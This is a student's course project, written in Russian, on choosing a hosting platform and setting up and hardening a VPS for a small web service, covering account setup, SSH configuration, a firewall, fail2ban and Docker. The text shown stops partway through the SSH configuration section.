

ДЕПАРТАМЕНТ ОБРАЗОВАНИЯ И НАУКИ ГОРОДА МОСКВЫ

Государственное бюджетное профессиональное
образовательное учреждение города Москвы
«МОСКОВСКИЙ КОЛЛЕДЖ БИЗНЕС-ТЕХНОЛОГИЙ»
(ГБПОУ КБТ)



КУРСОВОЙ ПРОЕКТ
по МДК 02 03 Организация и администрирование компьютерных
систем

ТЕМА: Проектирование и администрирование серверной
инфраструктуры веб-сервисов

СПЕЦИАЛЬНОСТЬ: 09.02.06 «Сетевое и системное администрирование»

СТУДЕНТ: Чучканов Тимофей Сергеевич

ГРУППА: СА31-19

РУКОВОДИТЕЛЬ: Егоренков Игорь Юрьевич

Защищена с оценкой: _____

СОДЕРЖАНИЕ

ВВЕДЕНИЕ.....	4
1 АНАЛИЗ СУЩЕСТВУЮЩИХ ТИПОВ ПЛАТФОРМ ДЛЯ РАЗВЕРТЫВАНИЯ ВЕБ-ПРИЛОЖЕНИЙ И ВЕБ-СЕРВИСОВ.....	6
1.1 Веб-приложения и веб-сервисы как сущность.....	6
1.2 Классификация платформ для развертывания веб-сервисов и веб-приложений.....	8
1.3 Выбор типа платформы для развертывания веб-сервиса или веб-приложения.....	11
2 ПРАКТИЧЕСКОЕ РАЗВЕРТЫВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ СЕРВИСА.....	16
2.1 Поиск подходящего ПО для выбранного типа платформы.....	16
2.2 Установка и конфигурация ПО.....	19
2.2.1 Подготовка к установке и настройке.....	20
2.2.2 Настройка SSH.....	22
2.2.3 Установка Mosh.....	25
2.2.4 Установка и настройка межсетевого экрана.....	26
2.2.5 Установка системы предотвращения вторжения.....	29
2.2.6 Установка и настройка Docker.....	30
3 РЕШЕНИЯ ПО УЛУЧШЕНИЮ ИНФРАСТРУКТУРЫ И АНАЛИЗ ПРЕДПРИНЯТЫХ МЕР БЕЗОПАСНОСТИ.....	36
3.1 Анализ лог-файлов. Обнаружение попыток получения несанкционированного доступа к серверной инфраструктуре.....	36

3.2 Проблемы, возникшие при использовании HTTP. Переход на HTTPS.....	40
3.3 Проблемы, возникшие при обновлении реверсного прокси.....	46
3.4 Миграция на другую базу данных.....	48
ЗАКЛЮЧЕНИЕ.....	51

ВВЕДЕНИЕ

С ростом востребованности ресурсов, предоставляемых конечным пользователям через компьютерные сети, многие компании и отдельные группы людей или индивиды начинают создавать свои решения. Привлекает людей в таком подходе удобство для конечных пользователей и простота доступа из любой точки мира.

Для того чтобы иметь возможность обеспечивать доступ к таким ресурсам, необходимо соответствующее программное обеспечение.

Поскольку при таком подходе сервер, используемый для предоставления услуг, находится в общем доступе, он является привлекательной целью для злоумышленников.

Цель работы — показать на конкретном примере процесс выбора и конфигурации программного обеспечения, которое позволит развернуть сервис, являющийся веб-приложением, и сделать его доступным людям по всему миру, а также обеспечить безопасность как для самого сервера, так и для его клиентов.

Работа будет основана на сервисе, состоящем из двух серверных приложений: веб-сервера и приложения, циклично выполняющего определенный набор задач с одинаковыми временными промежутками.

Задачи:

- сравнить и выбрать технологии для развертывания серверных приложений;
- при необходимости использования ОС, рассмотреть возможные варианты распространенных серверных операционных систем и выбрать одну, подходящую для использования технологий, выбранных на предыдущем этапе;
- наглядно показать, каким образом можно выполнить настройку и защиту серверной инфраструктуры.

В первой части работы будут рассмотрены распространенные технологии и способы развертывания серверных приложений, а также часто применяемые серверные операционные системы.

Во второй части будет ознакомление с компонентами веб-приложения для сервиса «Sufflain»¹. После этого, основываясь на компонентах используемого веб-приложения, будут выбраны наиболее подходящие технологии и ОС.

В третьей части будут предложены возможные варианты по улучшению текущего состояния выбранного технологического стека для серверных частей веб-приложений.

¹ <https://sufflain.icu/>

1 АНАЛИЗ СУЩЕСТВУЮЩИХ ТИПОВ ПЛАТФОРМ ДЛЯ РАЗВЕРТЫВАНИЯ ВЕБ-ПРИЛОЖЕНИЙ И ВЕБ-СЕРВИСОВ

1.1 Веб-приложения и веб-сервисы как сущность

Перед проведением сравнения возможных типов платформ для развертывания веб-сервисов, веб-приложений и прочего, необходимо сначала подробнее разобраться, что является веб-сервисом, а что веб-приложением.

Веб-сервис (также часто употребляется термин «веб-служба») - программная система, со стандартизированными интерфейсами, которая предоставляет свои услуги, используя технологии интернет, и идентифицируемая уникальным веб-адресом (URL-адресом).

Для обмена данными подобные сервисы зачастую используют специальные форматы для обмена (текстовыми) данными. Например, это может быть XML (или такие его варианты, как HTML и XHTML) или JSON.

Такой способ предоставления услуг делает возможным удобное взаимодействие при помощи устройства, способного подключаться к сети Интернет и имеющего возможность обрабатывать приведенные выше форматы обмена данными. Соответственно, почти любые современные устройства могут обеспечить возможность использовать подобные сервисы.

Стоит отметить, что веб-сайты и веб-приложения не являются веб-сервисами, так как веб-сервис не подразумевает прямое взаимодействие с конечным пользователем (при помощи удобного

интерфейса, такого как графического). Не смотря на это, в большинстве случаев их развертывание имеет большие сходства, ведь используются одни и те же протоколы, например, HTTP. По этой причине и программное обеспечение, которое обеспечивает их работу, тоже зачастую применяется одно и то же.

Среди множества типов веб-сервисов можно выделить:

- XML-RPC;
- JSON-RPC;
- SOAP;
- REST.

XML- и JSON-RPC (где RPC расшифровывается как Remote Procedure Call и в переводе означает удаленный запуск процедур) — такой сервис предоставляет возможность другим компьютерам в общей сети вызывать определенные процедуры так, как это было бы при вызове обычных локальных процедур в программе.

SOAP (Simple Object Access Protocol) — спецификация протокола для обмена структурированной информацией в реализации веб-сервисов. Использует формат XML для обмена сообщениями и полагается на использование протоколов уровня приложений; зачастую это HTTP.

REST (Representational state transfer) — стиль архитектуры программного обеспечения, который был создан для того чтобы направлять разработку архитектуры World Wide Web. REST — это набор

ограничений того, как архитектура расширяемой распределенной гипермедиа системы должна себя вести.

Веб-приложения используют те же технологии и предназначены для взаимодействия напрямую с пользователем, в то время как веб-сервисы больше предназначены для взаимодействия с программами.

Веб-приложения предоставляют пользователям контент, используя такие открытые технологии, как: HTML, CSS, JavaScript.

1.2 Классификация платформ для развертывания веб-сервисов и веб-приложений

Далее рассмотрим и сравним типы платформ применительно к веб-сервисам и приложениям.

Возможные варианты можно классифицировать следующим образом:

- In-House;
- Colocation;
- Managed Hosting.

In-House (часто In-House Hosting) — вероятно, наиболее старый способ развертывания программного обеспечения. Для него используется (серверное) оборудование, размещенное внутри самой компании, которая занимается разработкой ПО.

Colocation — способ, подразумевающий использование компанией услуг специального колокационного центра, внутри которого размещается необходимое оборудование, используемое в дальнейшем для разворачивания программной части.

Managed Hosting — данная категория может разделяться еще на несколько категорий: Dedicated Server, Virtual Private Server и Cloud Computing. Использование такого подхода заключается в аренде вычислительных ресурсов у провайдера. При этом, обслуживание оборудования лежит на плечах администраторов провайдера такого рода услуг.

Dedicated Server — как и говорит название, это выделенный сервер, арендуемый у провайдера. Его ресурсы полностью в распоряжении лица, арендующего этот сервер. Обслуживание оборудования и обеспечение его бесперебойной работы производится сотрудниками провайдера, предоставляющего данную услугу. За дополнительную плату также можно заказать и администрирование программной части сервера.

Virtual Private Server (VPS) — сервер, являющийся виртуальной машиной, находящейся на сервере провайдера. При таком подходе ресурсы распределяются между виртуальными серверами всех клиентов и используют вычислительные мощности низлежащего сервера, к которому клиенты не имеют доступа.

Cloud Computing — доставка IT ресурсов «на лету» через Интернет, используя оплату по мере использования. Провайдеры облачных вычислений предоставляют вычислительную мощность, хранилище и базы данных по мере необходимости.

Существует несколько типов облачных вычислений. Одни из самых распространенных:

- Infrastructure as a Service (IaaS) — компоненты инфраструктуры, обычно располагаемые в локальных центрах обработки данных: серверы, хранилище, сеть, виртуализация.

- Platform as a Service (PaaS) — инструменты разработки, промежуточное ПО, операционные системы, управление базами данных, инфраструктура — все это обслуживается провайдером. Разработчики могут сфокусироваться на создании и развертывании ПО, не занимаясь администрированием инфраструктуры.

- Software as a Service (SaaS) — полноценный продукт, который управляется провайдером. В большинстве случаев — это приложения для конечных пользователей, такие как почтовые клиенты.

- Serverless computing — такая услуга позволяет разработчикам развертывать код программного обеспечения, не занимаясь настройкой и администрированием инфраструктуры. Не смотря на название, работа все равно обеспечивается за счет работы серверов.

Стоит отметить, что описанные выше типы платформ для развертывания ПО не являются полноценным перечислением таковых и их возможных категорий и подкатегорий.

1.3 Выбор типа платформы для развертывания веб-сервиса или веб-приложения

Теперь, когда нам известно о возможных вариантах типов платформ, необходимо выбрать подходящий, а затем и конкретное решение.

Сервис, который рассматривается в качестве примера, состоит из трех компонентов: серверное приложение, веб-сервер и база данных.


Известно, что серверное приложение и веб-сервер должны разворачиваться с использованием технологий контейнеризации, а именно, Docker. Это требование возникло по причине удобства для разработчика — все необходимое для работы программной части собрано в одном месте и позволяет легко разворачивать разные версии продукта в любой среде, поддерживающей контейнеризацию, без проблем с разрешением зависимостей. В дополнение к этому такой подход позволяет не «засорять» операционную систему сервера ненужными файлами и обеспечивает дополнительный уровень защиты благодаря изоляции.

Соответственно, необходимо выбрать способ развертывания сервиса, поддерживающий использование контейнеров Docker.

В таком случае остаются следующие варианты: In-House server, Colocation, Dedicated Server, VPS, Cloud Computing, IaaS, PaaS.

Исходя из проведенного мониторинга ресурсов, результат которого представлен на Рисунке 1, ни серверное приложение, ни веб-сервер не требуют больших вычислительных мощностей. Большую

часть времени оба этих компонента находятся в режиме простоя. Серверное приложение выполняет определенный набор операций, включающих в себя взаимодействие с сетью, раз в полчаса, после чего снова переходит в режим простоя. Веб-сервер не обрабатывает большого количества данных, поэтому также не использует много ресурсов.



CONTAINER ID	NAME	CPU %	MEM USAGE / LIMIT	MEM %	NET I/O	BLOCK I/O	PIDS
1c6ae4c0b434	www	0.00%	26.9MiB / 1.937GiB	1.36%	5.01MB / 191MB	10.9MB / 8.19kB	2
ff8cb9d80f76	sfl	0.00%	162.3MiB / 1.937GiB	8.18%	63.3MB / 3.54MB	0B / 0B	2

Рисунок 1 – мониторинг использования системных ресурсов

Для работы сервиса используется база данных Realtime, предоставляемая сервисом Firebase. Это сервис, который помимо двух вариантов документоориентированных баз данных предлагает такие опции, как аутентификация, отправка уведомлений и многое другое. Многие люди относят его в категорию BaaS (Backend as a Service). Соответственно, для работы с базой данных, используемой рассматриваемым сервисом, установка дополнительного ПО БД не требуется, ведь взаимодействие с БД происходит при помощи REST API.

Выбор будет осуществляться с учетом минимальных требований: 1 Гб оперативной памяти и до 1000 Гб сетевого трафика.

Итак, поскольку в данном случае нет нужды в высокопроизводительном оборудовании, такие опции, как In-House сервер, колокационные центры и выделенные серверы, становятся явно неоптимальными решениями — это будут лишь ненужные дополнительные расходы. Сам сервис не рассчитан на широкую

аудиторию пользователей. Соответственно, расширение и сжатие ресурсов не потребуются. Компоненты, которые должны быть расположены на сервере, не связаны между собой напрямую, а их количество невелико. Поэтому использование Infrastructure as a Service тоже является неоптимальным вариантом.

Остаются три варианта: VPS, Cloud Computing и PaaS.

Рассмотрим варианты облачных вычислений от распространенных провайдеров.

Microsoft Azure — сервис облачных вычислений от крупной американской корпорации Microsoft. Среди большого числа услуг имеется возможность развертывания контейнеров. Согласно проведенным вычислениям стоимости, используя официальный калькулятор, была получена стоимость пользования сервисом за месяц. Итоговая стоимость равна чуть более \$41 USD/месяц. Ознакомиться со скриншотами стоимостей можно в Приложении А.

Далее аналогичным образом был выполнен подсчет стоимости пользования Cloud Run от Google Cloud. Даже без указания большинства необходимых требований была получена сумма почти в \$120 USD/месяц.

Теперь ознакомимся с вариантом PaaS «Heroku» от компании Salesforce.

Для развертывания контейнеров имеется бесплатный план, при котором активный сервис засыпает после 30 минут простоя. Вместе с этим, такой план не позволяет развертывать несколько разных типов

сервисов одновременно. Стоимость самого дешевого плана начинается от \$25 USD/месяц.

Теперь ознакомимся с некоторыми распространенными вариантами VPS.

В качестве VPS провайдеров для сравнения были выбраны популярные российские AdminVPS и REG.RU.

VPS провайдер REG.RU имеет наиболее дешевый тариф с подходящими характеристиками за ~370 руб./месяц. Среди наиболее дешевых подходящих тарифов у AdminVPS есть за 809 руб./месяц (имеются и более дешевые).

Для подведения итога предлагаем обратиться к Таблице 1, содержащей в себе сравнение цен.

Таблица 1 – сравнение стоимости подходящих услуг для разных типов платформ

Провайдер	Тип рассматриваемой платформы	Стоимость подходящей услуги/месяц (руб.)
Microsoft Azure	Cloud Computing	~4 938
Google Cloud	Cloud Computing	~12 228
Heroku	PaaS	2 550
REG.RU	VPS	~370
AdminVPS	VPS	809

Таким образом, можно сделать вывод, что наиболее подходящим способом развертывания по типу платформы для данного случая является именно VPS.

2 ПРАКТИЧЕСКОЕ РАЗВЕРТЫВАНИЕ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ СЕРВИСА

2.1 Поиск подходящего ПО для выбранного типа платформы

После определения типа платформы, удовлетворяющего требованиям рассматриваемого сервиса, необходимо найти программное обеспечение, способное обеспечить стабильную работу программного продукта.

Начнем с главного компонента, движущего любую серверную инфраструктуру — операционной системы. На сегодняшний момент существует множество серверных ОС из разных семейств, и разрабатываемых для каких-то определенных наборов задач. Это могут быть системы из семейства BSD, такие как: FreeBSD, OpenBSD, NetBSD, DragonFly BSD и многие другие, либо HP-UX, IBM AIX, Solaris, OpenIndiana, различные дистрибутивы Linux, системы Microsoft Windows, и так далее.

Выбирать систему, как и любой другой инструмент следует не исходя из «привычки», а из применимости к каждому конкретному случаю использования. Для развертывания сервиса нам потребуется технология контейнеризации Docker, которая рассчитана на работу только с ядром Linux. Безусловно, есть версии для Microsoft Windows и macOS, но даже они требуют установки виртуальных машин с дистрибутивами Linux. Если нет нужды в использовании таких ОС, то и не имеет смысла брать их исключительно для работы с Docker. Отсюда и становится ясно, что нам потребуется дистрибутив Linux.

Существует их большое множество, и каждый разрабатывается для разных случаев применения и типов пользователей. Имеется два наиболее распространенных стабильных серверных дистрибутива: Debian GNU/Linux и Ubuntu. Последний основан на первом, но использует более свежие версии стороннего программного обеспечения, и сама система также обновляется гораздо чаще, в отличие от Debian. Вместе с этим, для Ubuntu имеется немного больше удобных инструментов, отчего работа становится приятнее и проще. По этим причинам выбран именно этот дистрибутив.

После выбора операционной системы перейдем к инструментам для обеспечения защиты: межсетевым экранам и IPS (Intrusion Prevention System).

Может возникнуть вопрос — почему? Как минимум по той причине, что по всему миру находятся боты, регулярно осуществляющие поиск уязвимых устройств, доступных по сети. Делают они это при помощи сканирования портов, попыток удаленного запуска кода, например, при помощи интерпретатора языка PHP, получения переменных среды, подбора паролей и так далее. Поскольку настраиваемый сервис должен бесперебойно работать и обслуживать пользователей, не подвергая их и себя опасности, его следует защитить.

Начнем с фаерволла. Для UNIX-подобных операционных систем существует множество качественных утилит такого типа. Все они нацелены на разные потребности и уровни знаний пользователей. Среди самых популярных можно выделить: iptables, firewalld,

Uncomplicated Firewall (сокращенно ufw). Сразу стоит отметить, что для работы серверной инфраструктуры сервиса, для которого нам необходимо выполнить настройку, не требуется применение межсетевого экрана, имеющего гибкий функционал и большое количество функций. Как раз для такой ситуации хорошо подходит ufw. Несомненно, данная утилита способна осуществлять такие вещи, как port forwarding, но это нам не потребуется. Команды для настройки функционала ufw, которые потребуются нам в дальнейшем проще и короче таковых у iptables и firewalld. Соответственно, имеет смысл использовать инструмент, который позволит настраивать инфраструктуру быстрее и с большим комфортом.

Далее потребуется не менее важный компонент — система предотвращения доступа (не аппаратная). Так как сервер будет доступен через Интернет, он автоматически станет целью для злоумышленников.

Программного обеспечения такого типа также имеется немало: fail2ban, Snort, Tripwire, Suricata, и так далее. Одина из самых популярных IDS утилит среди владельцев VPS серверов fail2ban. Она проста в использовании, имеет хорошую конфигурацию по умолчанию, которая защитит сервер в большинстве сценариев. По этой причине многим пользователям достаточно лишь установить данную программу и запустить сервис.

Без специальных инструментов удаленного доступа невозможно администрировать VPS сервер, что логично, ведь он находится за пределами сети пользователя. Обычно для доступа к серверам

используется SSH или Telnet. Оба протокола позволяют устанавливать терминальные соединения через сеть. В современном мире люди стараются отказываться от Telnet в пользу SSH, так как последний шифрует весь трафик, передаваемый между клиентом и сервером. На большинстве UNIX-подобных систем, как и в нашем случае, уже установлен пакет OpenSSH.

Поскольку даже в наше время соединение не всегда может быть стабильным и быстрым, для плавности и удобства работы можно прибегнуть к использованию Mosh. Эта программа рассчитана на работу с rlogin, а также протоколами SSH и Telnet в сетях с неустойчивым подключением. Сессия не прерывается даже после переключения к сети. Достигается это за счет использования протокола SSP (State Synchronization Protocol), рассмотрение которого выходит за рамки данного проекта.

2.2 Установка и конфигурация ПО

Теперь, когда успешно был произведен выбор необходимого программного обеспечения, перейдем к демонстрации его настройки. Как и было сказано ранее, все конфигурации будут показаны на примере сервера сервиса «Sufflain».

Настройка будет включать в себя установку самого программного обеспечения, и осуществляться в следующем порядке:

1. Настройка SSH;
2. Установка Mosh;
3. Установка и настройка межсетевого экрана;
4. Установка системы предотвращения вторжений;
5. Установка Docker и развертывание контейнеров.

2.2.1 Подготовка к установке и настройке

Перед тем, как приступить к непосредственной настройке выбранных программ, необходимо немного подготовить систему.

Выполнять в дальнейшем удаленные подключения для взаимодействия с сервером при помощи root аккаунта не является хорошей идеей, так как это может поставить под угрозу безопасность сервера. Будет создан обычный пользователь, не обладающий повышенными привилегиями. SSH доступ будет разрешен только для него. При этом придется устранить один недостаток.

Свежеустановленная система Ubuntu имеет специальную утилиту под названием `sudo`, которая позволяет выполнять действия от лица другого пользователя. Возможен такой сценарий, что при успешном получении удаленного SSH доступа к серверу (например, при Bruteforce атаке) злоумышленник попытается выполнить какие-либо действия, требующие прав root пользователя. В такой ситуации `sudo` сыграет этому индивиду на руку.

Чтобы этого избежать, удалим данную программу. Соответственно, в случае необходимости администрирования, сценарий получения удаленного доступа администратора будет выглядеть следующим образом:

1. Создание удаленного сеанса для непривилегированного пользователя;
2. Вход в root аккаунт при помощи «su -l»

Теперь продемонстрируем на практике, как произвести описанные выше манипуляции над аккаунтами.

Для выполнения входа в root аккаунт необходимо ввести команду, представленную на Рисунке 2.




Рисунок 2 - Вход в root аккаунт

При создании пользователя можно указать флаг «-m» для автоматического создания домашней директории пользователя и опцию «-d» для указания пути размещения домашней директории пользователя. Использование команды для такой операции и отображение информации о созданной директории пользователя показаны на Рисунке 3. Имя созданного пользователя было закрашено в целях обеспечения безопасности сервера.




Рисунок 3 - Создание пользователя

Полное удаление утилиты `sudo`, включая все ее конфигурационные файлы показано на Рисунке 4.




Рисунок 4 - Полное удаление sudo, включая конфигурационные файлы

После произведенных операций также необходимо установить пароль root пользователя, как показано на Рисунке 5, чтобы иметь доступ к этому аккаунту. Исходя из соображений безопасности пароль должен быть сложным.




Рисунок 5 - Смена пароля пользователя root


Программа «passwd» попросит дважды ввести новый пароль.

2.2.2 Настройка SSH

Многие скрипты для bruteforce атак используют стандартный порт SSH. Для уменьшения вероятности проведения подобной атаки

изменим порт SSH. В целях безопасности, имя пользователя и номер порта были закрашены. Вся конфигурация SSH осуществляется в файле «/etc/ssh/sshd_config».

Изменение номера порта SSH, отключение доступа при помощи root, а также разрешение доступа при помощи созданного ранее пользователя представлены на Рисунках 6, 7 и 8 соответственно.



```
> cat /etc/ssh/sshd_config
#
    $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

Port
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::


#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
```

[0] 0:[tmux]* "sufflain.icu" 13:28 30-Mar-22

Рисунок 6 - Изменение номера порта SSH



```

[mosh] tmux
(2/2 results) [85/98]

Include /etc/ssh/sshd_config.d/*.conf

Port 
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

